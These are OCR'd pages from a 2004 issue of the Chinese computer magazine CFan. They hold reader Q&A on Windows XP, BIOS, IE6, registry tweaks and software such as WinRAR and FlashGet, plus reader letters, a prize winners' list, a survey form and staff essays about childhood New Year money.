答:因为每一个BIOS都有一个"身份号码"，如果这个"身份号码"不正确，那么当你在刷新BIOS时系统就会出现Part number doesn't match the system的提示信息。要是你能够确认这个BIOS程序没有问题，那么在出现这个提示信息后跳过去就可以了。不过在刷新前一定要保留原来BIOS程序的备份以便出现意外时恢复用。

6 USB 2.0接口不认闪盘

问:我在主板上的USB 2.0接口上连接了闪盘后，Windows 2000有时无法找到这个设备，有时虽然找到了却又出现蓝屏死机现象，而将闪盘插到其他电脑上就没有这个现象。请问有什么办法解决这个问题？

答:如果你的主板确实支持USB 2.0规格，则从你的主板BIOS中找到USB 2.0 hs refer. voltage这个参数项，此项用于设置USB 2.0控制器的基准电压。采用USB 2.0接口标准的设备如果在接口控制电压不合适的情况下，很容易出现无法找到设备、数据丢失和连接设备后系统蓝屏死机等现象。此时你可以试试改变USB 2.0控制器的基准电压,设置参数有low、medium、high及max四种，从低到高尝试即可。

7 更换显卡后为何不能点亮

问:我更换了一块Radeon 9700显卡后电脑就点不亮了，我的电脑使用的是华硕P4S8X主板，请问这是怎么回事？

答:从ATI方面了解到，Radeon 9700显卡与一些支持AGP 8X的主板存在不兼容的现象，这些主板包括华硕P4S8X (SiS648芯片组)、技嘉7VAXP (KT400/8235芯片组)和VIA P4PB (P4X400/8235芯片组)主板。你可以到主板生产厂商的网站上下载最新的主板BIOS，如果还不能解决问题，则只有更换其他型号的显卡或主板了。

CF [SB01]

1 Windows XP安装DirectX 9后不稳定

问：我的电脑中安装的是Windows XP，最近将DirectX升级到了9.0，随后发现Windows Messenger运行速度变得非常慢，有时还会出现死机现象。请问这是什么原因造成的，如何才能解决这个问题？

答：在Windows XP中安装DirectX 9后会与Windows Messenger软件出现兼容性问题，即安装了DirectX 9后，Windows Messenger就会在Window XP的防火墙中寻找新的通讯端口，使得Windows Messenger的运行速度变慢或者出现假死机。解决该问题的方法有2个：

(1)关闭Windows XP自带的防火墙。

(2)先禁用Windows XP自带的防火墙，然后完全退出Windows Messenger，接着重新运行Windows Messenger，最后重新打开Windows XP自带的防火墙。

2 启动Windows XP时为何提示有未读邮件

问：我的电脑在启动Windows XP时，有时欢迎屏幕会提示说有若干封未读的邮件，而此前我根本没有连接过Internet，因此收件箱肯定是空的。请问这是怎么回事呢？

答：如果你总是在欢迎屏幕上看到有未读邮件，很可能它们是Outlook Express或Hotmail邮件账户中自动生成的欢迎邮件。用鼠标单击欢迎屏幕上未读邮件的链接，找出Windows XP所谓的未读邮件属于哪些邮件账户，进入这些邮件程序进行删除即可。

如果还不能彻底解决，你也可以从注册表中找到这些未读邮件的账户，它们位于[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\UnreadMail]键下面。如果不想让Windows XP跟踪某个邮件账户的未读邮件，在这里直接删除相应的邮件账户即可。如果Windows XP认为某个账户有新邮件，而实际上却没有，只要把相应的Message Count键值设置为0即可。

在UnreadMail下面创建一个Message ExpiryDays子键并将它设置为0后就可以禁止Windows XP的欢迎屏幕显示未读邮件。

如果你对修改注册表不是很熟悉的话，也可以用系统光盘中的TweakUI程序修改。方法是安装并启动TweakUI，依次选择Logon→Unread mail，清除Show unread mail on Welcome screen选项即可。

3 Windows XP环境下如何卸载重装IE6

问：我的电脑中安装的是Windows XP，最近发现系统中的IE6出现了问题，我想重装IE6，可是在系统的“添加或删除程序”清单中找不到IE浏览器，一时又找不到IE6的安装盘。请问如何才能重新安装IE6？

答：你可以从Windows XP的安装光盘中重新安装IE6。具体步骤是：

(1)把Windows XP安装CD放入CD驱动器，从“开始”菜单运行下面的命令：rundll32.exe setupapi,InstallHinfSection DefaultInstall 132 %windir%\inf\ie.inf。

(2)如果这个命令无效，可打开“注册表编辑器”，找到[HKEY_LOCAL_MACHINE\Software\Microsoft\ActiveSetup\InstalledComponents\{89820200-ECBD-11cf-8B85-00AA005B4383}]，把该键的值从1改为0，重启Windows XP后将自动开始安装IE6。



系统门诊所

4 虚拟内存为何不能设置成功

问：我使用的是一台DELL 4400的原装机，使用的是Intel主板芯片组，操作系统为Windows XP专业版，在登录到系统时即弹出页面文件太小或不存在的警告信息，不能运行任何程序，查看“虚拟内存”的大小，发现它的值在任何分区均没有设置；设置好后重新启动电脑，它的值仍然为0。在注册表中找到“PagingFiles”项，发现它的值正是我设置好的数值，只是没有起作用。另外，我在每个系统分区中均没有找到pagefile.sys文件。请问如何才能解决这个问题？

答：你的系统中很可能安装了低版本的Application Accelerator应用程序，Intel公司技术人员说，低版本的Application Accelerator应用程序可能会导致磁盘存取问题，从而造成你遇到的这种现象。你可以从Intel的网站上下载最新版本的Application Accelerator程序，卸载掉原来的老程序并安装新的程序，重新启动电脑后就可以恢复正常了。

5 启动IE时出现MSHTML.DLL错误

问：我在Windows XP中使用IE浏览器打开网页时，屏幕上出现“MSHTML.DLL 中有内部页面故障”的错误提示信息。请问如何才能解决问题？

答：解决该问题的方法如下：

(1)在系统桌面上依次选择“开始→控制面板→外观和主题”。

(2)然后单击“显示”按钮，在随后出现的窗口中单击“设置”标签。

(3)在“颜色质量”栏中选择一个较小的颜色数字并保存退出即可。

CF [SB02]



软件咨询间

1 重装应用软件引起的问题

问:前些天，我格式化了硬盘并重装了Windows 98(第二版)和常用的应用软件。之后，有时重启机器或关机时就会显示“a fatal exception 0E has occurred at 0028:C003B9FB in VxD IOS(01) & 00000AB3”提示。这种情况虽然不是每次开关机都发生，但起码也有30%的机率。我曾试图通过Mssonfig程序逐个去掉启动项目中的程序，但仍然没有解决问题。我的系统已安装了Windows 98(第二版)关机补定。请问，如何确定问题出在什么地方？

答:这个问题应该不是系统本身的问题，很可能是由你重新安装的一个程序引起的。比如:Corel CD Creator、Nero Burning或Sound Blaster Live!程序等。

解决的办法是:分别卸载你怀疑产生问题的应用程序，然后逐个验证启动情况即可确定问题出在哪个程序上。

2 不用五笔输入不会发音的汉字

问:在打字的过程中，我有时会遇到一些不知道读音的字，问别人不好意思，用五笔自己又不会，只得查字典。请问，有没有简单一点的办法解决这个问题？

答:可以利用Windows提供给大家的现成输入法解决。下面列举两条解决办法。

第一种方法，用“智能ABC输入法”的笔形输入方式进行输入。这种输入法提供的笔形输入方式很简单，用1～8这八个数字代表八种基本汉字笔画，只需按笔画顺序或简单的规则输入1～6个笔画即可得到你需要的汉字。

第二种方法，用“微软拼音输入法”的手写输入方式进行输入。该输入法早期的2.0版本或3.0以上版本，提供一个手写板功能，可以用鼠标模拟写入汉字，识别出你需要的汉字来。

3 拼音加加个性词库备份问题

问:我的系统因效率严重下降，准备重装，但自己使用的“拼音加加”输入法中已经形成了个性词库，我在系统目录下找不到这个词库在什么地方。请问如何才能备份这个词库以备重装系统后使用？

答:不同系统下安装的“拼音加加”生成的用户词库的位置可能有所不同。其实我们根本不需要知道它的词库到底存在什么地方，只要直接利用该输入法本身提供的“词库管理”模块就能解决问题。方法如下:

(1)在“拼音加加”输入条上单击鼠标，在弹出菜单中选择“管理工具→生成备份文件”。系统会提示你这个备份文件是指用户词库、自定义编码以及设置选项等。

(2)点击“确定”之后，系统会弹出保存文件窗口，要求你将这个备份文件保存为一个扩展名为PJJ的文件，这个文件就是你要的备份文件了。

(3)重装系统后或在别的电脑上安装“拼音加加”后，再从管理工具菜单中选择“从备份文件恢复”进行恢复即可。

4 金山词霸无法翻译取词问题

问:我用自定义安装法安装了“金山词霸2003”后，使用时发现在窗口中输入英文单词后没有出现翻译结果，而返回桌面上取词翻译也不能进行。请问，如何解决这个问题？

答:我想你在自定义安装时可能将软件安装在了中文路径下，而且你使用的“金山词霸”软件也一定是比较早期的2003版。引起这个问题的主要原因是微软的ATL控件注册时有个Bug，遇到中文路径注册会失败。新发行的“金山词霸”已经解决了这个问题。你可以在网上下载升级包解决这个问题。

5 快速去掉复制过来的文本格式

问:我想要把Word文档中的一段内容复制到FrontPage工作区中制作成一个简单的网页，但发现这样做也会把原来的文字格式复制到FrontPage网页中，这些文字格式有字体大小、颜色等。我不希望保留这些格式。请问，如何快速去除这些格式呢？

答:只要选中文字，单击“格式→删除格式”命令即可。你也可以使用组合键“Ctrl+Shift+Z”来去除这些文字的格式效果。

6 如何解决换行间距过大的难题

问:在用FrontPage编辑网页的过程中，在一段内容结束后，另起一段编辑时，回车之后发现段落间的距离拉得很大。按理说，同是Office的组件，应与Word基本编辑方法大同小异，而这里却出现了这个奇怪的问题。请问，如何解决？

答:在FrontPage中，回车键的作用是另起一段，如果只是想换行，用了回车以后的行间距会很大。用户可采用下面的方法来进行换行:执行“插入”菜单下的“换行符”命令，在弹出对话框中选择“普通换行符”单选按钮，单击“确定”，这样文字就换了一行，而且不会产生大的间距。最简单的

办法是在要换行的地方按下 Shift + Enter，就会产生一个换行符。

7 解决用 Word 显示打印特大字问题

问:领导让我打印几个大字做宣传标语用，可我发现用 Word 2000 文字处理软件只能设置为 72 磅。请问，如何才能设置更大的字体？

答:其实，在 Word 2000 中你可以非常方便地使用超过1000磅的特大号字。方法是:选择需要使用特大号字的字符，然后单击“格式”工具栏中的“字号”框，在“字号”框中输入相应数字，如 1000。Word 中最大可以使用 1638 磅的字号，这个字大约有 57.785 厘米，一般的标语足够用了。

8 一键轻松解决插入图表的问题

问:我有一些用 Excel 制作的统计表格，我希望用这些数据生成一个统计图表，请问怎样用最简单的步骤实现这一想法？

答:在 Excel 表格做好后，选择要作图表的区域，按一下功能键 F11，你会惊喜地发现，你需要的东西出现了，接下来的工作，就是按照你想要的格式修改一下，你所想要的图表就搞定了。如果你的键盘上没有 F11，也可以使用 Alt+F1。

此外，你还可以通过自定义工具栏添加“默认图表”按钮，一步创建图表。要说明的是，采用默认图表按钮是在当前工作表创建图表，而前两种方法则会在新建的图表工作表中创建图表。

9 解决大文件拷贝发送的问题

问:我们单位的电脑上有一个 10MB 左右的大文件，我想拷贝到家里处理，但受目前的办公条件所限，只能采用邮件或软盘的办法移动数据。请问，如何解决这个问题？

答:在进行数据备份或大文件交换时，通常采取用压缩软件分卷压缩到软盘上的办法，而在复原的时候还需要用到该压缩软件，否则这些压缩文件便无法复原。我们可以利用 WinRAR 提供的分卷压缩功能轻松解决这一问题。方法如下:

(1)在要打包的文件夹上单击鼠标右键，并选择右键快捷菜单中的“添加到档案文件”。

(2)在弹出的“档案文件名字和参数”对话窗口的“常规”选项卡下，选择“压缩方式”为“最好”，选择“分卷，字节数”为1,457,664。

(3)按“确定”按钮，压缩过程便开始了。压缩完成后，你会看到以数字编号的序列文件包。

(4)把压缩形成的这些文件包，每个拷贝到一张软盘上带走，或每个作为一个单独的邮件附件进行发送。

说明:选择“压缩方式”为“最好”可保证压缩包为最小，但压缩时间要长一些。如果接收方邮箱对最大邮件的容量有严格限制，可以在“分卷，字节数”选项中填写更小一些的数值，以保证邮件可以顺利发送。

10 解决 PDF 文件格式转换的问题

问:我收集了许多格式不同的电子书，我想把它们统一转换为国际上盛行的 PDF 格式。请问，有什么好办法吗？

答:将文档转换为 PDF 格式的比较权威的软件还应该是 Adobe 公司的 Acrobat 制作软件，但这是一个比较庞大的商业软件。其实我们可以用一些小巧的软件来实现其他格式到 PDF 文档格式的转换。这里推荐一款名为 Go2PDF 的小工具软件，它是迄今为止，世界上最小的 PDF 制作、转化工具，只有 261KB 大小。

Go2PDF 可以将许多东西转化成 PDF 格式文档，可以从任何 Windows 应用软件生成和转化 PDF 文档。支持生成图文并茂的 PDF 文档，支持各种分辨率，支持添加创建者信息说明，支持加密和用密码访问，支持访问控制以及字体嵌套和矢量字体缩放。它其实是一个虚拟打印机程序，使用这个虚拟打印机，用户可以从 Word，Excel，PowerPoint，WordPerfect 以及 Photoshop 等 Windows 应用软件中直接通过打印的方式创建 PDF 文档。用户还可以将 300 多种格式的文档转换成为 PDF。

11 简单易行的多媒体光盘制作方案

问:我想将自己收集的一些图片、电影、动画、Flash、网页资料等组合成一个多媒体演示光盘保存。我知道可以用 Director、Authorware、Flash 等名牌制作工具来制作，但我没有这些大软件的基础。请问有没有简单易学的工具或方法？

答:推荐一款许多人做光盘都在用的小工具软件——Multimedia Builder。这是一款多媒体演示制作软件，它具有强大易用的交互功能，丰富的对象支持，潜力无限的脚本语言，以及小巧易懂的小助手，不但可以帮你解决在创作互动式多媒体应用产品时的顾虑，而且，其简洁的图像处理能力，也可以在平面设计中助你一臂之力。能制作的多媒体产品包含电子贺卡，产品介绍，光盘 AutoRun 选单、课件等。

新版本可支持更多的多媒体对象，包括对 MP3 的增强，对 Flash 的支持，脚本函数也得到了强化。目前最新的正式版应该是 4.9.0.1，测试版是 4.95。该软件原始网址:www.mediachance.com。



CF [SB03]

1 为何提示“当前的脚本发生错误”

问：我在上网浏览一些网站时，IE经常会弹出一个窗口，提示“当前的脚本发生错误”。请问这是怎么回事儿？如何解决这个问题？

答：通常来说，这种情况多为网站的网页本身有问题，另外，一些网页设计人员在设计时考虑不周也会产生这些问题。但它们对你的浏览不会产生太大的影响，所以你也不必很在意它们。但是还有一种可能，就是你所使用的IE版本太低了，如果是这样的话，建议你升级一下你的IE，最好升级成为IE 6。

2 如何避免IE记录我访问过的网址

问：上网时在地址栏内输入网址，系统会记录下来，虽然大多数时间我们会觉得使用很方便，但有时在公用的机器上使用时，显然会暴露你的隐私，让别人知道你曾经去过哪些网站。请问，如何才能避免留下蛛丝马迹？

答：虽然我们在IE属性对话框中选择“清除历史记录”也能清除上网记录，但这种方法一般无法适用于网吧的机器上，因为你没有更改系统设置的权限。而且，即使能够实现，也免不了由于你的一时疏忽，忘记清除记录而离开现场。其实只要使用“Ctrl+O”命令，在弹出的“打开”对话框中输入网址，就不用担心网址被IE记录下来了。

3 找回Foxmail“每日一帖”提示

问：我刚刚安装了最新版的邮件管理软件Foxmail 5.0，觉得里面的“每日一帖”对自己很有帮助，但是，第二天启动Foxmail后，我随手把“每日一帖”的“启动时显示”复选框去掉了，第二天启动后看不到提示窗口了。请问，如何才能找回提示窗口？

答：这里有种最简便的方法去激活：点击菜单“帮助→关于”，出现Foxmail的Logo，用鼠标左键单击右下角的电脑图标按钮，程序就会立即弹出“每日一帖”了。

4 怎样获得英文网址对应的数字IP地址

问：我想把英文的网址转换成与之对应的数字IP地址，因为我听朋友说这样浏览网页会快一些。但是如何将网址转换成数字IP地址呢？这样真的会提高速度吗？

答：从原理上讲，直接输入IP地址的确可以省去DNS域名解析的环节，在一定时间和一定地点打开网页时会起到提速的作用。如果你想获得网站的IP地址，只要在MS－DOS窗口下使用Ping命令，格式为“Ping 英文网址”，就可以轻松地获得网站的IP地址了。例如，你想知道新浪网站的IP地址，可以在MS－DOS下输入Ping www.sina.com.cn，很快就可以得到它的IP地址是：202.106.185.250。

5 解决浏览与下载争带宽的问题

问：有时我在上网浏览的同时希望在后台用FalshGet下载一些资料，这样也好节省一些网费。但发现在下载的同时上网，浏览速度特别不爽。请问，如何才能解决这个问题？

答：由于“网际快车”(FlashGet)的下载速度较快，对于非宽带用户来说，通常下载时网际快车会占用几乎所有的带宽，这时基本无法浏览，使用该软件中提供的“速度限制”功能可限制“网际快车”使用的带宽，留出一部分带宽供浏览器使用。因此，如果你在用FlashGet下载的过程中，如果需要快速地从网页中查询一些资料，这时你可以给FlashGet限速，从而达到提高浏览网页速度的目的。



网络答疑室

6 解决下载过程中半途而废的问题

问：在用FlashGet下载一些大文件时，常常因为同时下载许多文件而没有能将一些文件完全下载下来。如果能下完一个接着下另一个，就不会出现这种半途而废的情况。如何能够实现一个接一个地下载文件？

答：这其实是一个很简单的问题。只要在“选项／连接”中设定“最多同时进行的任务数”为1，然后开始下载所有的任务，文件就会一个接着一个地下载。

7 解禁IE的“源文件”查看功能

问：最近，上了一个网站之后，我的IE浏览器的“源文件”查看功能莫名其妙地不能用了。请问如何解决这个问题？

答：可以用修改注册表的方法解决。具体方法是：从“开始”菜单→“运行”中输入regedit并按“确定”，打开“注册表编辑器”，按如下顺序依次打开：[HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\Restrictions]分支，找到NoViewSource键名，将其键值设为00000000，按F5键刷新。

按如下顺序依次打开：[HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Internet Explorer\Restrictions]分支，找到NoViewSource键值名，将其键值设为00000000，按F5键刷新。

CF [SB04]



读编茶座

洛阳读者王晓江:贵刊是否应设责任校对一名，专门负责挑错等工作，为读者提供优质服务，这是最起码、最基本的要求。打个比方，去饭店吃饭，总不能让顾客来检查饭里有无沙子、棍棒等杂物吧。这个问题应该引起重视。试想一下，在获得正确知识的同时又要评判对错，那该多累、多难啊！

爱刊回音: 您说得极是！虽然我们没有一定要求读者为刊物挑错，但即使是读者乐于义务挑错，也总比看没有错误的书更累人。其实，我们设立"挑错"的评刊选项，也是为了让读者更好地监督我们的刊物质量，为读者提供一个反馈问题的渠道。我们在广泛听取读者意见和建议的同时，全体编辑一直在后台默默地狠抓编辑质量，编辑的稿件都要经过多次自校和编辑互校。从社里的总编办到编辑部领导，一直都非常重视这项工作。尽管如此，错误疏漏还在所难免。虽然在每期评刊结束后，每个错别字或标点错误都要给责编罚款10元的经济处罚，但处罚并不是我们的初衷。我们的目标是通过完善编校制度、狠抓编校质量，依靠高效强力的编校手段和广泛的读者监督，尽快提高我刊的质量。为了进一步提高编校质量，最近我们又聘请了一名专职校对人员，在出刊前做认真校对，争取最大限度地把错误消灭在出版之前。我们希望总有那么一天，让义务给我们挑错的读者无刺可挑。在此，小编们感谢每期给我们义务挑错的读者朋友们。

福建读者王磊:我认为文章应立足于系统本身以及一些主流的应用软件，不要把重点偏移到什么替代品上，比如，既然WinRAR已经成为主流，对WinACE的过于偏重就显得不合适了。对于一些初级用户，在他们并不是很懂的情况下，应从头教起，要有系统性，但只靠看软件的Readme过于枯燥。我身边的同学都认为看报刊的讲座比看一般的教程书籍要来得高效，效果更好。建议在每个栏目里搞一个小专栏，每期一个经典软件，教大家怎么用，怎么用得精，最终彻底掌握它；然后再于下一期推出一款与上期介绍的软件不相上下的、功能上可以互补的软件，这样，一个月学两个经典软件，应该就能掌握这类软件的基本用法了。如此下来，一年就可以通过各个栏目系统地学到最主流的软件的用法和技巧了。

爱刊回音: 这是不少读者曾提出过的一个问题，也是一个很现实的想法。这与我们的办刊宗旨其实是相吻合的。我刊作为"一本大家都能看懂的电脑杂志"，目前，各栏目也在竭力探索为初学者提供更加适合于他们的文章形式和选题内容。编辑们在文章的创作和编辑上也更注重内容梯度的把握，以便适合于不同层次的读者阅读。我们更希望能多多从读者那里了解到什么样的形式或内容大家最乐于接受。希望读者朋友们多提宝贵意见和建议。

河北读者张鑫:刊物中介绍的需要上网下载的软件较多，容易让读者感到无所适从，何况贵刊又没有配套光盘，所以即使是能上网的读者，操作起来也会有所不便。我觉得应尽量引导读者用系统自带的功能或常用软件来解决问题，少用下载软件。介绍的软件应少而精，以功能强，实用为主，辅以小巧、汉化、免费软件。下载软件过多，一些软件功能单一，既占用系统资源，也不便于管理和使用。

爱刊回音: 以前的有些栏目或文章确实在某种程度上有过这方面的倾向，目前我们已经注意到这方面的问题，小编们正朝着主流、实用、中文化、免费为主的方向选择和介绍软件。相信会逐步满足广大读者在这方面的要求。

《CFan 易精经》答疑

读者 wuyabo 等：我收到第2期《电脑爱好者》后，发现随刊赠送的《CFan易精经》只有几页，与其所标的上百页相差太远，不知何故。还有，《CFan易精经》有没有目录啊？要真有一百多页，没有目录，那找起来不得累死人？另外，我比了一下，封皮与内页大小好像有些不符，不知该如何处理。请解释一下好吗？

爱刊回音：2004年《CFan易精经》每逢双期赠送，全年共赠送12期，每期16个页面，共192个正文页面。为了让读者体验电脑书刊DIY的乐趣，我们采用了读者自行装订的形式，今后我们还可能组织一些有关方面的DIY有奖大赛。为便于在出齐后有序装订成册，我们已经规划好了正文页码，所以读者目前看到的页码不是连续的，而是按系统秘技篇、软件秘技篇、网络秘技篇、硬件秘技篇分隔为4个尚未连续的页码段，等年终第24期附送的第12本《CFan易精经》到手后，您就可以将所有正文按页码顺序装订成册，加上我们两次附送的封皮（封面在第2期81页前，封底将在后续期刊中赠送），就可以成为一本完整的《CFan易精经》了。

这里要特别说明一下，由于我们的制作失误，造成第一期《CFan易精经》正文小册子比附送的封面的尺寸略小的情况，我们注意到这个问题并及时进行了更正，后面的小册子将严格按照封面尺寸制作。在此向大家致以歉意！请大家在装订时按封面尺寸剪掉第一次附送的小册子多出的边缘，然后装订即可。另外，为了大家查阅方便，我们将考虑在年终附送全年《CFan易精经》总目录。

热心评刊员公布

以下32位读者被评为2003年第24期热心评刊员。㊎表示为《电脑爱好者》2003年全年订户。

一等奖1名（奖品为升技IS7-E主板1块）

赵　兵　山东省鱼台县委老干部局　272300

二等奖1名（奖品承启A－FX20显卡1块）

陈　平　云南省通海县秀山镇福星街28号　652701

三等奖30名（奖品为《友立动画利器GIF Animator》软件1套）

赵静波(北京)	王越昊(湖北)	丁　超(青海)	许德永(河北)	黄菲菲(山东)	王　晨(山东)
张岳昊(重庆)	李　超(河北)	赵　凯(湖北)	高　伟(沈阳)	闵文平(江西)	刘海全(内蒙古)
王鲁俊(广东)	李春明(河北)	戴源庆(湖北)	沈文凯(山东)	陈缄杰(浙江)	彭浩东(陕西)
孙　宇(吉林)	魏成龙(山东)	路绍中(昆明)	杨　林(辽宁)	陈　艺(浙江)	刘俊杰(内蒙古)
袁海宾(山西)㊎	孙义刚(江苏)㊎	陈　斌(贵州)㊎	肖代文(湖北)㊎	梁嘉荣(湖北)㊎	戴建鹏(江西)㊎

最佳文章公布

2003年第24期优秀文章

第一名:"专题"栏目《无双声色—数码相机、MP3播放器的结构与选择》作者:**橡树工作室 harry 王歆**获得奖金500元和《电脑爱好者》荣誉证书。

第二名:"网络"栏目《构筑免费的动态网站》作者:**卖菜GG　丁涛**获得300元奖金和《电脑爱好者》荣誉证书。

第三名:"系统应用"栏目《遗憾与期待—我眼中的未来操作系统》作者:**缘来如此**获得200元奖金和《电脑爱好者》荣誉证书。


《电脑爱好者》2004 年第 4 期评刊表

亲爱的读者:

为了更好地为您服务，把刊物办得更好，请协助我们填写此表。您的一条建议、一句批评对我们都很重要，也是您对我们最大的支持和爱护。在此我们全体编辑先向您致以衷心的感谢。请详细填写本期评刊表，我们将从本期回馈的评刊表当中挑选 31 位热心评刊员，发给丰厚的奖品。



DU ZHE PING KAN
读者评刊



优秀奖 1 名
奖品：冲击波 SS-4101
价值：380 元

◆时尚造型:整体木质结构，杜绝了谐振和箱声。采用大弧度流线型设计，银色前面板配以蓝色光环。金属质地大旋钮，使其整个造型时尚、前卫。前置调节旋钮，使用非常方便。
◆优质低音扬声器:长冲程，大动态，具有功率大，低失真度等特点。
◆低音炮:强劲的超重低音，高品质声学气流设计。全面支持4通道信号输出。
◆卫星箱:采用流线型设计,双分频、双扬声器重放中高音,解析力强,声音清晰自然。
◆全防磁设计:保证您可以应用于任何场合,使您安枕无忧。
□公司电话:8610-82848111、82848333、82848555
□公司网址:http://www.shock.com.cn/
感谢北京冲击波实业集团公司提供产品赞助

冲击波SS-4101音箱



纪念奖 30 名
奖品：《智能狂拼》软件 1 套
价值：38 元

《智能狂拼》软件是北京中文之星数码科技有限公司推出的基于CLM(中文语言模型)技术的整句拼音输入软件。和市场上的传统拼音输入法相比，它最大的特点是实现了“汉语整句输入”，输入的平均准确率能达到95%左右，能提高人们的工作效率至少30%以上。
□公司电话：010－68435995
□公司网址:http://www.cstar.com.cn
感谢北京中文之星数码科技有限公司提供产品赞助

智能狂拼

■个 人 资 料

姓名____________________ 出生日期__________________________ 性别___________ 文化程度__________

职业____________________ 联系电话________________ 通讯地址______________________________________

邮政编码________________ Email____ QQ______________

■本期文章评价

(请填文章结尾处的代码,如:YJ01。本栏为多项选择，可多选也可不选。)

本期最喜欢的文章		本期不喜欢的文章		标题最好的文章
文章代码	原　　因	文章代码	原　　因	文章代码

■本期栏目评价

（如关注此栏目，请选择“喜欢”或“不喜欢”；如不关注此栏目，只选择“不关注”即可。）

	不关注此栏目	喜　欢	不喜欢
CFan 新视界			
系统应用			
实用软件			
防黑防毒			
现代办公			
程序谷			
特别话题			
网络 e 生活			

	不关注此栏目	喜　欢	不喜欢
硬件步步高			
市场传真、数字生活			
评测直击			
创业 & 就业			
傻博士信箱			
编辑部在行动			
十七点以后			

■本期综合评价

1.本期杂志的综合评价:□很好　□较好　□一般　□较差　□很差

2.本期与前几期的比较:□比以前好　□与以前差不多　□不如以前

3.本期杂志的总体难度:□太简单　□还可以　□比较适中　□有点难　□太难

■软件专题调查

1.您心目中的《软件故事》是什么样的？____

2.您是否喜欢《新软物语》现在的形式？如果不喜欢请说明原因。______________________

(欢迎您监督本刊质量，欢迎您指出本期的各类错误或不足，请另附纸说明。谢谢！)

评刊表复印或手抄均有效，请寄至:北京 9615 信箱(邮编:100086)　《电脑爱好者》编辑部 / 评刊 2004 年第 4 期收

您也可以将评刊表和其他意见或建议通过电子邮件发往hotline@cfan.com.cn　评刊截止日期2004年3月15日(以邮戳为准)

小编的压岁钱



在中国，压岁钱是长辈给晚辈的新年礼物。大家知道压岁钱的由来吗？压岁钱也称"过年钱"，古代是用红线穿一百个铜钱，表示可以长命百岁。如今，压岁钱成为亲友之间交流情感的一种方式，压岁钱的数目也随着时间的推移逐年增长。为此，CFan小编借这个机会，给大家揭秘CFan小编是如何花压岁钱的。

第一幕　怪鸭兽

记得在小学期间，每年寒假我都会到浙江省泰顺县的老家过年。每年的压岁钱都是一整叠大大小小面值的钞票(总数一直没超过50元)，都是一大堆亲戚给我包的压岁钱，可惜的是当中一直都没有出现"大团结"(老版的十元面值的人民币)。当时我的心里还有一个现在看起来很傻的想法，真想用一回"大团结"：(。每次等我要回到福建省福鼎市的新家前，外婆总是会将我的压岁钱整整齐齐地包好，并用针缝在衣服的内袋中，以防止丢失。

虽然当时有如此"数目众大"的压岁钱，但大面值的钞票都被老妈没收了，能供自己支配的也只是几角钱。就是这几角钱，我就成了学校旁边和家边上的小店铺的常客，当时最喜欢花一分钱买两颗"鸡屎糖"(因为看上去黑黑的，小朋友都是这么叫的)，所以也够我用上一个月了。

一岁岁地大了起来，压岁钱也渐渐多了。此时，我的压岁钱基本上是贡献给电视游戏室了(就是一台游戏机接在电视上的那种)，当然特别喜欢玩玛丽和街头霸王，不过水平都是奇差无比，三两下就Game Over，以至小怪现在对游戏一点都不感兴趣。

第二幕　老安

老安小时候的压岁钱虽然没有现在的孩子们的那么多，充其量总共也不过几块钱，但像现在的孩子们一样，有钱也总是花在刀刃上，同样也是一个"攒"字——"攒"什么？不是"攒"机，而是"攒"枪！攒枪不为别的，完全是作为和小朋友一起娱乐之用。那个时代正值"文革"末期，特殊的时代给孩子们留下一个最乐意和易于模仿的游戏——打仗。打仗自然不能缺少枪，所以乡下的小男孩儿们几乎人人都"攒"枪。

手枪的骨架是用粗铁丝做的，这在农家是很容易找到的材料，不用花钱去买。剩下的原料主要是自行车链条的小码和辐条的铜帽，这些可能是需要投资的组件，因为自己家不一定正好有废旧的自行车零件(其实那时我家穷得连自行车都没有)，所以需要从有这些零件的小朋友那里去买，这也许要花掉我的一大半零花钱。此外，考究一点的手枪的枪头上还有弹壳做装点，这也不用花钱去买，到南山上的沟里拣几个民兵打靶时留下的弹壳就是了。枪是用火柴做子弹的，装上一根火柴就可以打出响亮的声音。那时候玩枪的激情丝毫不亚于如今玩电脑的激情。

第三幕　DEBUG

小的时候，似乎大家都比较穷，所以压岁钱虽然给到小孩子的手里，但其实更多是一种家长之间相互的礼仪，就像今天我去给你拜年提了一盒蛋糕，明天他来给我拜年，很可能那盒蛋糕经过了长途跋涉又衣锦还乡一样，小孩子过年得到的少则几十，多则一百的压岁钱基本上绝大多数都要上交，最后剩下的大概也就够买几块巧克力而已(不知道与DEBUG同龄的其他人是不是如此，至少偶的同学邻居大都是这样的)。

正因如此，DEBUG的童年大都是在不断的期盼中度过的，清晰记得4岁时想要的只卖5角钱的玩具船(现在的小朋友大概没人见过吧？铁皮做的小船，在里面的"锅炉"倒入一点水，然后点燃下面的蜡烛，小船就会冒着蒸汽驶出去)，记得10岁时眼馋的5元钱的电动火车，当然更记得上初中时猛咽口水的"擎天柱"和上高中时可望不可及的派克笔。

不过，也许人生的价值就在于不断的期盼吧？很多时候不禁会想，如果当年所想要的每一样东西都轻易就得到了的话，那么现在的我，还能记得它们吗？如果没有什么可以留恋，没有什么可以遗憾，那样的回忆就真的快乐了吗？

第四幕　小渔

小渔对压岁钱的渴望是理性的，对压岁钱的挥霍也是理性的。

小渔出生于一个温暖的农村家庭，父亲很能干，不到20岁就当了村干部，一心为父老乡亲谋福利；母亲很精明、体贴，做的饭菜一流，而且能歌善舞。每年春节，他们都会为小渔买一套新衣服，不过小渔也从他们那里形成了一条思维定式：自己的父母不会给自己的小孩压岁钱，但是会经常给其他小孩压岁钱。

父亲的朋友有很多，家里的亲戚也不少，他们偶尔会给我压岁钱，所以每年春节我都会很自然地把目标锁定为他们的钱包。大年初一，小渔早早起了床，和父亲一起接待来拜年的客人，如果不出意外，可以以10%的概率从每个人身上获得5～20元，最多的一年压岁钱达到了200多元。

有一位饱经风霜、和蔼可亲的老人差不多每年都会送给小渔压岁钱，她就是我的奶奶，在我24岁那年春节，我收到了她给我的最后100元钱。她没有退休金，她舍不得吃舍不得穿，但给我压岁钱没有停止过。

第五幕　Storyer

Storyer很早就开始拿压岁钱了，那时的冰棒还是4分一根。而亲戚朋友的压岁钱一般就是给5角、1元，不过这些并不是整张的，而是全新的1分、2分或5分的零钱。那时自己还不会用钱，但一大把钞票拿在手里总是很激动的。

